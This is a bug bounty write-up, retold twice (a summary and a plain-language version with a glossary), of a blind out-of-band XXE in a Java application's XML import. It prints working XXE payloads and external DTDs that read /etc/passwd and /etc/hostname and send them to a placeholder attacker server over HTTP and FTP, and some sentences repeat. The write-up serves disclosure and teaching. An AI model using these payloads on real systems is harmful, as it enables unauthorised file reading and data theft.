Never trust user input application message
The XML import feature parsed uploaded files with external entities enabled despite showing an error message, allowing an attacker to make the server send requests to an external server and exfiltrate local files. The attacker could read files such as /etc/hostname and partially /etc/passwd via out-of-band channels.
 Published on jomar.fr
Recently on a BugBounty program I came across my first XXE, blind what’s more, as I found this case interesting I wanted to share it here.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During a bug bounty program the researcher came across a blind XXE. The scope was a single URL with two distinct backends, one for administrators and one for users, and on each backend the users' view is limited according to the rights they have:
https://domain.tld/adminfor the admin backendhttps://domain.tld/usersfor the users backend
The feature that mattered was an XML file import. The import itself lives on the user side, not the admin side, but the admin side has a configuration page with a parameter named "tag configuration for XML file import". The import page also offers a template download that is valid for the application, which is how the researcher got a well-formed starting point.
Setup
The scope was small and the application was not very intuitive, so the researcher spent time navigating every tab to understand how it worked. No special accounts, versions or tooling beyond a Burp Collaborator and a VPS are described. The VPS ran a Python web server to deliver an external DTD:
python3 -m http.server 80
For the FTP variant the researcher used xxeserv, a tool built for data extraction over FTP with an out-of-band XXE.
Finding it
After a few vulnerabilities were found, the application looked rather robust with no easy wins. The researcher's attention landed on the admin-side parameter "tag configuration for XML file import", and a quick search showed that the XML import is on the user side.
A first attempt used the downloaded template with a payload to display the content of /etc/passwd. The application answered with an error message: "Invalid XML file (possible causes could be the use of DTDs or external entities for example)".
What kept the researcher interested was the response time: rather than failing immediately, the server took a while to load. The response time intrigued the researcher: rather than failing immediately, the server took a while to load.
Exploitation
Step 1: confirm that entities are resolved
Instead of trying to read a file, the researcher forced the server to make a request to a Burp Collaborator by putting this payload directly in the XML file:
<!DOCTYPE root [<!ENTITY % ext SYSTEM "http://{BURP_COLLABORATOR_URL}/"> %ext;]>
After a few seconds an HTTP request arrived at the Collaborator. So despite the error message, the file is parsed and entities can be used.

The screenshot shows the Collaborator hit that confirmed the out-of-band interaction.
Step 2: try a direct out-of-band exfiltration
The next attempt was a blind XXE that reads /etc/passwd and sends it to the Collaborator:
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY % xxe SYSTEM "file:///etc/passwd" >
<!ENTITY callhome SYSTEM "http://{BURP_COLLABORATOR_URL}/?%xxe;">]>
<foo>&callhome;</foo>
Nothing came back.
Step 3: move to an external DTD
The researcher switched to an external DTD, served from a VPS with the Python web server above, to deliver the payload and retrieve the content.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
External DTD named x.dtd:
<!ENTITY % stuff SYSTEM "file:///etc/pasword">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/?data=%stuff;'>">
The server fetched the DTD and called back, but without the content of /etc/passwd.
Step 4: validate the channel with a known value
To check that the value is actually recovered, the researcher used a test DTD that only carries the parameter toto.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
External DTD named x.dtd:
<!ENTITY % stuff "toto">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/p?data=%stuff;'>">
The server retrieved the DTD and the callback arrived with toto in the ?data= variable, so the exfiltration channel works.
After some research the researcher found that it is sometimes not possible to extract a file that contains certain characters or line breaks, which is the case for /etc/passwd.
In PHP a DTD like the following would have encoded the whole file in base64, and decoding the result would have given the complete file:
<!ENTITY % stuff SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/p?data=%stuff;'>">
The backend here is Java and the researcher could not find an alternative.
Step 5: read a file without problematic characters
Before digging further, the researcher tried /etc/hostname.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
External DTD named x.dtd:
<!ENTITY % stuff SYSTEM "file:///etc/hostname">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/?data=%stuff;'>">
The server fetched the DTD and the content of /etc/hostname arrived as a parameter in the ?data= variable. That would have been enough as a PoC, but the researcher kept digging to demonstrate impact.
Step 6: switch to FTP for extraction
Research showed that the FTP protocol can be used and is less troublesome than the file:// wrapper for data extraction.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
External DTD named x.dtd:
<!ENTITY % stuff SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'ftp://{MY_SERVER_IP}/%stuff;'>">
The server fetched the DTD and the callback arrived, but only a partial content of /etc/passwd was displayed.

The screenshot shows the partial /etc/passwd content received over FTP. According to the researcher this is related to the version of Java used, and no solution to the problem was found.
Root cause
The XML import parses user-supplied XML, and the parser resolves entities despite the error message. The application's own error message names DTDs and external entities as possible causes of an invalid file, The error message names DTDs and external entities as possible causes, yet the file is still parsed..
Impact
A user who can reach the import page can make the server issue requests to a host of the attacker's choosing and read files such as /etc/hostname and /etc/passwd, exfiltrating them out of band. In this case /etc/hostname came back in full and /etc/passwd only partially, the latter limited by the Java version. The researcher found other leaks that could be extracted and made his report, but it was a duplicate.
Fix
The report does not describe a fix. The standard remedy is to configure the XML parser to disallow DTDs and external entities, and to reject documents that declare a DOCTYPE.
Variants to test
- Confirm entity resolution with a Collaborator payload in the DOCTYPE, as in step 1. A positive result is an HTTP hit from the target.
- Validate the exfiltration channel with a constant entity such as
totobefore blaming the target file. A positive result is the constant in the callback query string. - Try a file without line breaks or special characters, such as
/etc/hostname. A positive result is the full file content in the callback. - Try the FTP wrapper with xxeserv when
file://extraction is truncated. A positive result is the file content arriving over FTP, even partially. - On PHP backends, try the
php://filter/convert.base64-encodewrapper to get the whole file. A positive result is a base64 blob in the callback that decodes to the file.
What happened, in plain words
A security researcher was taking part in a bug bounty programme. A bug bounty programme is a scheme where a company invites outside people to look for security weaknesses in its website or software and report them, sometimes for a reward. While testing one target, the researcher found a weakness called XXE, which stands for XML External Entity. It was also blind, meaning the attacker does not see the result directly in the web page; the data has to be sent somewhere else and read there. This was the researcher's first XXE, so the story is written up step by step.
The target was a single web address with two separate areas: one for administrators and one for ordinary users. The feature that mattered was an import of XML files. XML is a text format for structured data, a bit like a very strict form where every value sits between an opening tag and a closing tag. The import page let a user upload such a file, and it also offered a template to download so the user could start from a valid example.
The server's XML parser, the piece of software that reads the uploaded file, resolved entities declared in the file. An entity is a named placeholder that the parser replaces with something else, and an external entity is one whose replacement is fetched from somewhere, such as a file on the server or a web address. If an attacker can define such entities, they can make the server read local files or send requests to a machine the attacker controls. That is the whole idea of XXE.
Recon
The first phase of any test is recon, short for reconnaissance: getting to know the target before attacking it. The scope here was small, a single URL with two distinct backends. A backend is the part of the application that runs on the server and does the real work, as opposed to the frontend that you see in the browser. On each backend, what a user sees depends on the rights they have, so an administrator sees more than an ordinary user.
https://domain.tld/adminfor the admin backendhttps://domain.tld/usersfor the users backend
The researcher clicked through the application and all its tabs to understand how it works. Even though the scope was reduced, the application was not very intuitive, which made understanding it a bit complicated. This is normal: before you can spot something that behaves oddly, you need to know what normal looks like.
After a few vulnerabilities were found, the application seemed rather robust, with no easy wins. Then the researcher's eye landed on a parameter on the admin side configuration page, a parameter named "tag configuration for XML file import". A parameter is simply a named setting or input value that the application uses. The name was interesting because it mentioned XML import, so the researcher quickly searched for where an XML file is imported. It turned out the import is not on the admin side but on the user side.
Never trust user input application message
Luckily, the import page also lets you download a template that is valid for the application. Starting from a valid file is much easier than guessing the expected structure, because the parser will accept the template and you only have to add your own piece. So the researcher downloaded the template and added a payload to display the content of /etc/passwd. On Linux and similar systems, /etc/passwd is a text file that lists user accounts; it is a classic target in demonstrations because reading it proves the server can be made to read local files.
The result was an error message: "Invalid XML file (possible causes could be the use of DTDs or external entities for example)". A DTD, or Document Type Definition, is the part of an XML file that declares entities and the document structure. The message named DTDs and external entities as possible causes of an invalid file.
What kept the researcher interested was the response time. Rather than failing immediately, the server took a while to load. Rather than failing immediately, the server took a while to load, and the response time intrigued the researcher.
Exploitation
Step 1: confirm that entities are resolved
Instead of trying to read a file, the researcher forced the server to make a request to a Burp Collaborator. Burp Collaborator is a service that gives you a unique web address and tells you when anything contacts it. If the target server reaches out to that address, you know your payload was executed on the server, even if the page shows nothing. It is like leaving a bell on your own doorstep: if it rings, someone from the target came to visit.
The payload was put directly in the XML file:
<!DOCTYPE root [<!ENTITY % ext SYSTEM "http://{BURP_COLLABORATOR_URL}/"> %ext;]>
Line by line:
<!DOCTYPE root [opens the DTD for a document whose root element is calledroot. Everything between the square brackets is a declaration.<!ENTITY % ext SYSTEM "http://{BURP_COLLABORATOR_URL}/">declares an entity namedext. The%means it is a parameter entity, a kind used inside the DTD itself rather than in the document body.SYSTEMmeans the value comes from outside, here the Collaborator URL.%ext;uses the entity, which makes the parser fetch that URL.]>closes the DTD.
The researcher uploaded the file and, after a few seconds, an HTTP request arrived at the Collaborator. So despite the error message, the file is parsed and entities can be used.
The screenshot shows the Collaborator hit that confirmed the out-of-band interaction. Out-of-band means the evidence travels on a different channel from the normal response, here a request from the target to the researcher's own server.
Step 2: try a direct out-of-band exfiltration
Next the researcher tried a blind XXE that reads /etc/passwd and sends it to the Collaborator:
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY % xxe SYSTEM "file:///etc/passwd" >
<!ENTITY callhome SYSTEM "http://{BURP_COLLABORATOR_URL}/?%xxe;">]>
<foo>&callhome;</foo>
Line by line:
<!DOCTYPE foo [opens a DTD for a root element namedfoo.<!ELEMENT foo ANY >declares thatfoomay contain anything. This is a structural declaration, not the attack itself.<!ENTITY % xxe SYSTEM "file:///etc/passwd" >declares a parameter entityxxewhose value is the local file/etc/passwd. Thefile://prefix is a URL scheme that points at the local filesystem.<!ENTITY callhome SYSTEM "http://{BURP_COLLABORATOR_URL}/?%xxe;">declares a normal entitycallhomewhose value is the Collaborator URL with the content ofxxeappended after?.]>closes the DTD.<foo>&callhome;</foo>usescallhomein the document body, which should trigger the request.
Nothing came back. The researcher did not give up; the next idea was to move the declarations out of the uploaded file.
Step 3: move to an external DTD
The researcher switched to an external DTD, served from a VPS. A VPS is a virtual private server, a machine you rent on the internet and control completely. It ran a Python web server to deliver the DTD:
python3 -m http.server 80
This command starts a simple web server in the current directory on port 80, the default port for HTTP. Anything placed in that directory can then be fetched by URL.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
Line by line:
<!DOCTYPE foo [opens the DTD.<!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd">declares a parameter entitypethat points at the DTD file on the researcher's server.%pe;fetches and processes that external DTD.%param1;uses an entity namedparam1, which is not declared here; it is expected to be declared inside the external DTD. This is the trick: the uploaded file stays simple and the real work happens in the file the server fetches.]>closes the DTD.<foo>&external;</foo>usesexternal, also expected from the external DTD.
External DTD named x.dtd:
<!ENTITY % stuff SYSTEM "file:///etc/pasword">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/?data=%stuff;'>">
Line by line:
<!ENTITY % stuff SYSTEM "file:///etc/pasword">declaresstuffas the content of a local file. Note the spellingpasword, missing ans; that is how it appears in the report.<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/?data=%stuff;'>">declaresparam1as a piece of text that itself declares another entity,external, whose value is the researcher's URL withstuffappended after?data=. This nested declaration is the standard way to get a file's content into a URL.
The server fetched the DTD and called back, but without the content of /etc/passwd.
Step 4: validate the channel with a known value
To check that the value is actually recovered, the researcher used a test DTD that only carries the parameter toto. toto is just a made-up word, a known constant. If the callback arrives with toto in it, the plumbing works and any failure is about the file, not the mechanism. It is the same idea as testing a microphone by saying a known phrase before recording an interview.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
This is identical to the previous uploaded file: fetch the external DTD, then use param1 and external from it.
External DTD named x.dtd:
<!ENTITY % stuff "toto">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/p?data=%stuff;'>">
Line by line:
<!ENTITY % stuff "toto">declaresstuffas the literal texttoto, with no file access at all.<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/p?data=%stuff;'>">buildsexternalas the researcher's URL withtotoafter?data=.
The server retrieved the DTD and the callback arrived with toto in the ?data= variable, so the exfiltration channel works.
After some research the researcher found that it is sometimes not possible to extract a file that contains certain characters or line breaks, which is the case for /etc/passwd. A file that contains certain characters or line breaks can be hard to extract this way.
In PHP a DTD like the following would have encoded the whole file in base64, and decoding the result would have given the complete file. Base64 is a way of writing any bytes using only letters, digits and a couple of symbols, so the data survives the trip through a URL:
<!ENTITY % stuff SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/p?data=%stuff;'>">
Line by line:
<!ENTITY % stuff SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">uses a PHP-specific URL scheme that reads the file and passes it through a base64 encoder before returning it.<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/p?data=%stuff;'>">then puts that encoded text into the callback URL.
The backend here is Java, not PHP, and the researcher could not find an alternative.
Step 5: read a file without problematic characters
Before digging further, the researcher tried /etc/hostname. This file holds the machine's name, a short single line with no special characters, so it is a good candidate when a bigger file fails.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
Same structure as before: fetch the external DTD, then use the entities it declares.
External DTD named x.dtd:
<!ENTITY % stuff SYSTEM "file:///etc/hostname">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/?data=%stuff;'>">
Line by line:
<!ENTITY % stuff SYSTEM "file:///etc/hostname">declaresstuffas the content of/etc/hostname.<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://{MY_SERVER_IP}/?data=%stuff;'>">builds the callback URL with that content after?data=.
The server fetched the DTD and the content of /etc/hostname arrived as a parameter in the ?data= variable. That would have been enough as a PoC, short for proof of concept, a minimal demonstration that the weakness is real. But the researcher kept digging to demonstrate impact, because a proof that reads a harmless file is less convincing than one that reads something sensitive.
Step 6: switch to FTP for extraction
Research showed that the FTP protocol can be used and is less troublesome than the file:// wrapper for data extraction. FTP is an older protocol for transferring files, and here it is used only as a way to carry the stolen text out of the server in a request to the researcher's machine.
Payload in the uploaded XML file:
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://{MY_SERVER_IP}/x.dtd"> %pe; %param1; ]>
<foo>&external;</foo>
Again the same uploaded file: fetch the external DTD and use its entities.
External DTD named x.dtd:
<!ENTITY % stuff SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'ftp://{MY_SERVER_IP}/%stuff;'>">
Line by line:
<!ENTITY % stuff SYSTEM "file:///etc/passwd">declaresstuffas the content of/etc/passwd.<!ENTITY % param1 "<!ENTITY external SYSTEM 'ftp://{MY_SERVER_IP}/%stuff;'>">buildsexternalas an FTP URL to the researcher's server, with the file content in the path instead of a query string.
For the FTP server, the researcher used xxeserv, a tool built for data extraction over FTP with an out-of-band XXE.
The server fetched the DTD and the callback arrived, but only a partial content of /etc/passwd was displayed.
The screenshot shows the partial /etc/passwd content received over FTP. According to the researcher this is related to the version of Java used, and no solution to the problem was found.
Conclusion
The researcher found other leaks that could be extracted and made a report. Unfortunately it was a duplicate.
Labs and training exercises are very good for practice, but they are often far from reality. Despite having done a lot of labs, the researcher still spent time getting this one to work. Even with the duplicate, the vulnerability taught a lot, and a blind out-of-band XXE is a strong first XXE for a bug bounty. It was all the more formative because it showed that you should not stop at the first inconclusive attempt.
Glossary
- Backend: the part of a web application that runs on the server and does the real work, as opposed to what you see in the browser.
- Base64: a way of writing any bytes using only letters, digits and a couple of symbols, so data can travel safely through a URL.
- Blind (vulnerability): a weakness where the attacker does not see the result directly in the response and has to observe it through another channel.
- Bug bounty programme: a scheme where a company invites outside people to find and report security weaknesses, sometimes for a reward.
- Burp Collaborator: a service that gives you a unique web address and tells you when anything contacts it, used to detect out-of-band interactions.
- Callback: a request that the target server makes to a machine controlled by the researcher, proving the payload ran.
- DTD (Document Type Definition): the part of an XML file that declares entities and the document structure.
- Duplicate: a report closed because the same issue had already been reported by someone else.
- Entity: a named placeholder in XML that the parser replaces with something else; an external entity gets its value from outside the document.
- Exfiltration: getting data out of a system without permission.
- FTP: an older protocol for transferring files, used here to carry stolen text out of the server.
- Java: a programming language and runtime; the backend in this case was Java, which limited some extraction tricks.
- Out-of-band: evidence that travels on a different channel from the normal response, for example a request from the target to the researcher's server.
- Parameter: a named setting or input value that an application uses.
- Parameter entity: an entity used inside the DTD itself, written with a
%prefix. - Payload: the piece of input crafted to trigger the weakness.
- PHP: a programming language often used for websites; its
php://filterscheme can encode files before reading them. - PoC (proof of concept): a minimal demonstration that a weakness is real.
- Recon (reconnaissance): the phase of getting to know a target before attacking it.
- Root element: the outermost element of an XML document, which contains all the others.
- Scope: the set of addresses and systems a tester is allowed to test.
- URL scheme: the prefix of a URL such as
http://,file://orftp://that says how to reach the resource. - VPS (virtual private server): a machine you rent on the internet and control completely.
- XML: a text format for structured data, where values sit between opening and closing tags.
- XXE (XML External Entity): a weakness where an XML parser follows external entity instructions supplied by an attacker, letting them read files or make the server send requests.
- xxeserv: a tool built for data extraction over FTP with an out-of-band XXE.




